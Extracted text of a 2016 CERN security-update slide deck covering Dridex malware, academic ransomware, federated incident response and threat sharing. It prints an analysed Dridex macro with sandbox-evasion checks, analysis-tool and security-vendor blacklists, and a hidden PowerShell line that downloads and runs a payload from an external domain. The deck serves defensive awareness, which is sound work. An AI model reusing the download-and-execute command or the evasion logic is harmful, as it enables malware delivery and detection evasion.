



Security Update Autumn 2016

Presented by Hannah Short, CERN

With much input from the Computer Security Team!



What has happened since the last meeting?

Zombie-Trojans attack Switzerland


⋮

Academia held to ransom

⋮

Hackers behind bars


What has happened since the last meeting?



Dridex

- Born in November 2014
- Distributed via email:
 - Inside Microsoft Word or Excel documents with an obfuscated macro that downloads the payload
 - With a malicious link that points to an external JJEncoded JavaScript that triggers the download of the payload binary.
- Takedown in September 2015, only briefly effective

La machine est infectée




Attacker sends an email to the victim with a malicious microsoft office document attachment. The victim opens the doc and is infected with Dridex.

L'attaquant recherche des logiciels de paiement hors ligne



After the infection, Dridex looks for online payment software installed on the machine.

Des paiements frauduleux



If the victim uses payment software, additional code is installed, letting the attacker make payments via the online payment system.

It's not so simple to kill a Botnet

U.S. Department of Justice
Office of Public Affairs
(202) 514-2007/TDD (202) 514-1888



October 13, 2015

Bugat Botnet Administrator Arrested and Malware Disabled

A sophisticated malware package designed to steal banking and other credentials from infected computers has been disrupted, and charges have been filed in the Western District of Pennsylvania against a Moldovan administrator of the botnet known as "Bugat," "Cridex" or "Dridex." Actions taken by the U.K. and the U.S. substantially disrupted the botnet.

Assistant Attorney General Leslie R. Caldwell of the Justice Department's Criminal Division, U.S. Attorney David J. Hickton of the Western District of Pennsylvania and Special Agent in Charge Scott S. Smith of the FBI's Pittsburgh Division made the announcement today.

Andrey Ghinkul, aka Andrei Ghincul and Smilex, 30, of Moldova, was charged in a nine-count indictment unsealed today in the Western District of Pennsylvania with criminal conspiracy, unauthorized computer access with intent to defraud, damaging a computer, wire fraud and bank fraud. Ghinkul was arrested on Aug. 28, 2015 in Cyprus. The United States is seeking his extradition.

<https://www.fbi.gov/contact-us/field-offices/pittsburgh/news/press-releases/bugat-botnet-administrator-arrested-and-malware-disabled>




Change of tactic

- Shift towards high yield & corporate money
- Country specific waves, e.g. Switzerland
- Sent from compromised email accounts rather than botnet


Attachment names more difficult to identify for mail filtering rules, e.g. [name]2129376 6.docm

Improved targeting


More natural language



The attachment contains
“jibberish”
requiring macros
to decipher...



...or claims that
Office requires
an upgrade



What's this macro
doing?

```
Public Sub main()
```

```
    On Error GoTo ERROR
```

```
    If compareDocName(Left(ThisDocument.Name, InStrRev(ThisDocument.Name,  
".")) - 1)) Then Error 102
```

```
    If RecentFiles.Count < 3 Then Error 101
```

```
    If Tasks.Count < 50 Then Error 103
```

```
    For Each task In Tasks
```

```
        If checkBlackList(task.Name, blTaskArray) Then Error 104
```

```
    Next
```

```
    location = getLocationText
```

```
    If Not compareCharToArray(location, "SWITZERLAND") Then Error 105
```

```
    If checkBlackList(location, blCompanies) Then Error 106
```

```
Public Sub main()  
    On Error GoTo ERROR  
    If compareDocName(Left(ThisDocument.Name, InStrRev(ThisDocument.Name,  
".")) - 1)) Then Error 102  
    If RecentFiles.Count < 3 Then Error 101  
    If Tasks.Count < 50 Then Error 103  
  
    For Each task In Tasks  
        If checkBlackList(task.Name, blTaskArray) Then Error 104  
    Next  
  
    location = getLocationText  
    If Not compareCharToArray(location, "SWITZERLAND") Then Error 105  
    If checkBlackList(location, blCompanies) Then Error 106
```



Am I in a VM?

```
Public Sub main()
```

```
    On Error GoTo ERROR
```

```
    If compareDocName(Left(Th  
    ".") - 1)) Then Error 102
```

```
    If RecentFiles.Count < 3 Th
```

```
    If Tasks.Count < 50 Then Er
```

```
"vxSTReaM", "wiReShaRK",  
"VbOX", "prOcess MoNItor",  
"FIDdIER", "VmwARE", "proCess  
EXPIOReR", "autoIT", "vmtools",  
"viSUAL baSic", "tcpViEW"
```

```
document.Name,
```

```
For Each task In Tasks
```

```
    If checkBlackList(task.Name, blTaskArray) Then Error 104
```

```
Next
```

```
location = getLocationText
```

```
If Not compareCharToArray(location, "SWITZERLAND") Then Error 105
```

```
If checkBlackList(location, blCompanies) Then Error 106
```

```
Public Sub main()  
On Error GoTo ER  
If compareDocName  
".") - 1)) Then Error 1  
If RecentFiles.Count  
If Tasks.Count < 50
```

```
For Each task In Ta  
If checkBlackList  
Next
```

```
location = getLocationText
```

```
If Not compareCharToArray(location, "SWITZERLAND") Then Error 105  
If checkBlackList(location, blCompanies) Then Error 106
```

The screenshot shows the MAXMIND website interface. At the top, there is a navigation bar with links for Account, Language Selection, My Order, Contact, and a Search bar with a GO button. Below the navigation bar, there are dropdown menus for PRODUCTS, SUPPORT, DEVELOPERS, COMPANY, and BLOG. The main content area is titled "IP Address GeolIP2 Precision Data". On the left, there is a sidebar with "GeolIP2 Precision Services" and a list of links: Country, City, Insights, and Free Trial Account. Below this is a link for "GeolIP2 Databases". The main content area features a section titled "GeolIP2 Precision: City Results" which contains a table with the following data:

IP Address	Country Code	Location	Postal Code	Approximate Coordinates*	Accuracy Radius	ISP	Organization	Domain	Metro Code
12.203.60.66	US	Dublin, California, United States, North America	94568	37.7186, -121.9164	50	AT&T Services	AT&T Services		807

```
Public Sub main()
```

```
On Error GoTo Error
```

```
If compareDocName  
(".")) - 1)) Then Error
```

```
If RecentFiles.Count < 4  
If Tasks.Count < 4
```

```
For Each task In  
If checkBlackList
```

```
Next
```

```
location = getLocationText
```

```
If Not compareCharArray(location, "SWITZERLAND") Then Error 105
```


```
If checkBlackList(location, blCompanies) Then Error 106
```

```
"STRONG TeCHNOLOGies", "Fireeye",  
"blACKOAKCOMpuTERS", "BlUEcOAt", "schHOOl",  
"IRonPOrt", "aCAdeMiC", "PrOofpOiNT", "dATA CeNteR",  
"MeSsagELABs", "hEtzNer", "Vmvault", "AMAZoN",  
"FOrcePOInT", "seCURlty", "DEdicAtED", "rACKsPACe",  
"meDIcInE", "eseT, SPOI", "Ovh SAs", "CLOud", "seRver",  
"ANonymous", "miCroSOft", "HoSTing", "zSCAIer",  
"army", "hosTED", "BITDefeNdeR" ...
```

...

```
Set wshell = CreateObject("WScript.Shell")  
'DgUXv wshell.Run("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -  
noprofile -c $tmp=[System.IO.Path]::GetTempFileName();(New-Object  
System.Net.WebClient).DownloadFile('http://ebusiness-expert.eu/mso/onedrive',  
$tmp);rundll32 $tmp,DllRegisterServer", 0)  
Exit Sub  
ERROR:  
End Sub
```

How can we protect users?



Stop emails
from reaching
user



Block
domains
hosting
payload

Sounds easy! Why not?

- Defining rules to identify mails to block is non-trivial
- Difficult to trigger the macro under test conditions, observe traffic and find domain to block

What can we do?

- Key is good malware detection, trigger malicious behaviour in an advanced test environment to analyse
- Make use of the intelligence collected by external partners, maybe we're not the first to see this wave!

What have we done at CERN?

- Physical appliance forming a secure gateway to our mail servers
- Appliance able to analyse attachments and links
- Quarantines suspicious emails

Academia is a target

The community as a victim

- Recent events have shown that we are interesting targets
- Highly heterogeneous community in terms of maturity and culture
- ... but an attack against one can easily become an attack against all

University pays \$20,000 to ransomware hackers

8 June 2016 | Technology



UNIVERSITY OF CALGARY


University IT workers tried to crack the ransomware for more than a week before the payment

Source:

<http://www.bbc.com/news/technology-36478650>



Attacking academia as a business model



- Academia is a viable market for cybercriminals
 - Ransomware, finance fraud, etc.
- Offers a favorable cost/benefit ratio for many bad actors

Security is everybody's
problem but nobody's
responsibility

How can we protect our
infrastructure and our
users?

Can we protect our users?

- Many of our users are not “our” users anymore
- Federated Identity Management means that many of the users are unknown
- We need help from other organisations to resolve incidents – like grid security response
but much bigger scale!



38 National Federations
2189 Identity Providers

Source: eduGAIN, Data Taken September 2016

Sirtfi

- Security Incident Response Trust Framework for Federated Identity
- Guarantees that an organisation is able and willing to collaborate
- <https://refeds.org/sirtfi>



SIRTFI

*Security Incident Response Trust
Framework for Federated Identity*

Can we protect our resources?

- Organisations' security capability varies
- Intelligence is gathered but not shared community wide
- How can we support each other?

MISP

- Open Source
- <http://www.misp-project.org>

The screenshot displays the MISP Threat Sharing website. At the top right is the MISP Threat Sharing logo. The main heading reads "MISP Malware Information Sharing Platform and Threat Sharing." Below this is a navigation menu with links for Home, Features, News, Download, Data models, Documentation, Tools, Who, and Communities. The main content area is titled "- CVE-2015-2545: overview of current threats" and shows a list of threat indicators, including a URL "http:white" with various tags like "cirtel:osint-feed", "Type:OSINT", and "estimative-language:likelihood-probability='very-likely'". A "Related Events" sidebar on the right lists events from 2016-05-27 to 2016-05-06. At the bottom, a dark banner contains the text "The MISP threat sharing platform is a free and open source software helping information sharing of threat and cyber security indicators." and a blue "Learn More" button.

MISP

- Let more mature sites help the less mature!
- MISP allows Indicator of Compromise (IOC) sharing
- A trusted person from a Sirtfi-compliant Federated Identity Provider can access CERN's instance (talk to us!)

WLCG SOC WG


- SOC = Security Operations Centre
- Working Group set up to coordinate activities
- Contact chairperson David Crooks
david.crooks@cern.ch



WLCG
Worldwide LHC Computing Grid



A global response



IOC = Indicator of compromise

Slide by Romain Wartel, CERN

Arrest made over kernel.org

Kernel.org compromise

- 2011, multiple servers compromised
- Long-awaited report never released
- Culprit arrested in Florida this September after being pulled over for traffic violations

Site News

- As [noted previously](#), kernel.org suffered a security breach. Because of this, we have taken the time to rearchitect the site in order to improve our systems for developers and users of kernel.org. To this end, we would like all developers who previously had access to kernel.org who wish to continue to use it to host their git and static content, to follow the [instructions here](#). Right now, [www.kernel.org](#) and [git.kernel.org](#) have been brought back online. All developer git trees have been removed from [git.kernel.org](#) and will be added back as the relevant developers regain access to the system. Thanks to all for your patience and understanding during our outage and please bear with us as we bring up the different kernel.org systems over the next few weeks. We will be writing up a report on the incident in the future.
- On Aug 25, 2011 Happy 20th Birthday Linux!
For everyone who doesn't know, on this day 20 years ago, a Helsinki Grad student named Linus declared he had a little hobby OS to share with everyone. That original e-mail can be found [here](#).
The rest, as they say, is history!
- On June 8, 2011 starting at midnight UTC the Linux Kernel Archives will participate in [World IPv6 Day](#); we will enable IPv6 on as many of our services as possible on that date. At that time the [ipv6.kernel.org](#) test address

What does this mean for us?

- The elusive report may be one step closer
- Know the full impact of the compromise?
- Set the precedent for law enforcement's involvement with future high-impact breaches

Hacker Who Hacked Official Linux Kernel Website Arrested in Florida

Friday, September 02, 2016 Swati Khandelwal

G+ 39 Like 4.2K Share 2326 Tweet 398 Share 43 share 3839



Source: <http://thehackernews.com>

Take home thoughts

- Are you prepared for sophisticated spam?
- What is your role in our community?
 - Ready for Federated Incident Response?
 - MISP contributor or consumer?

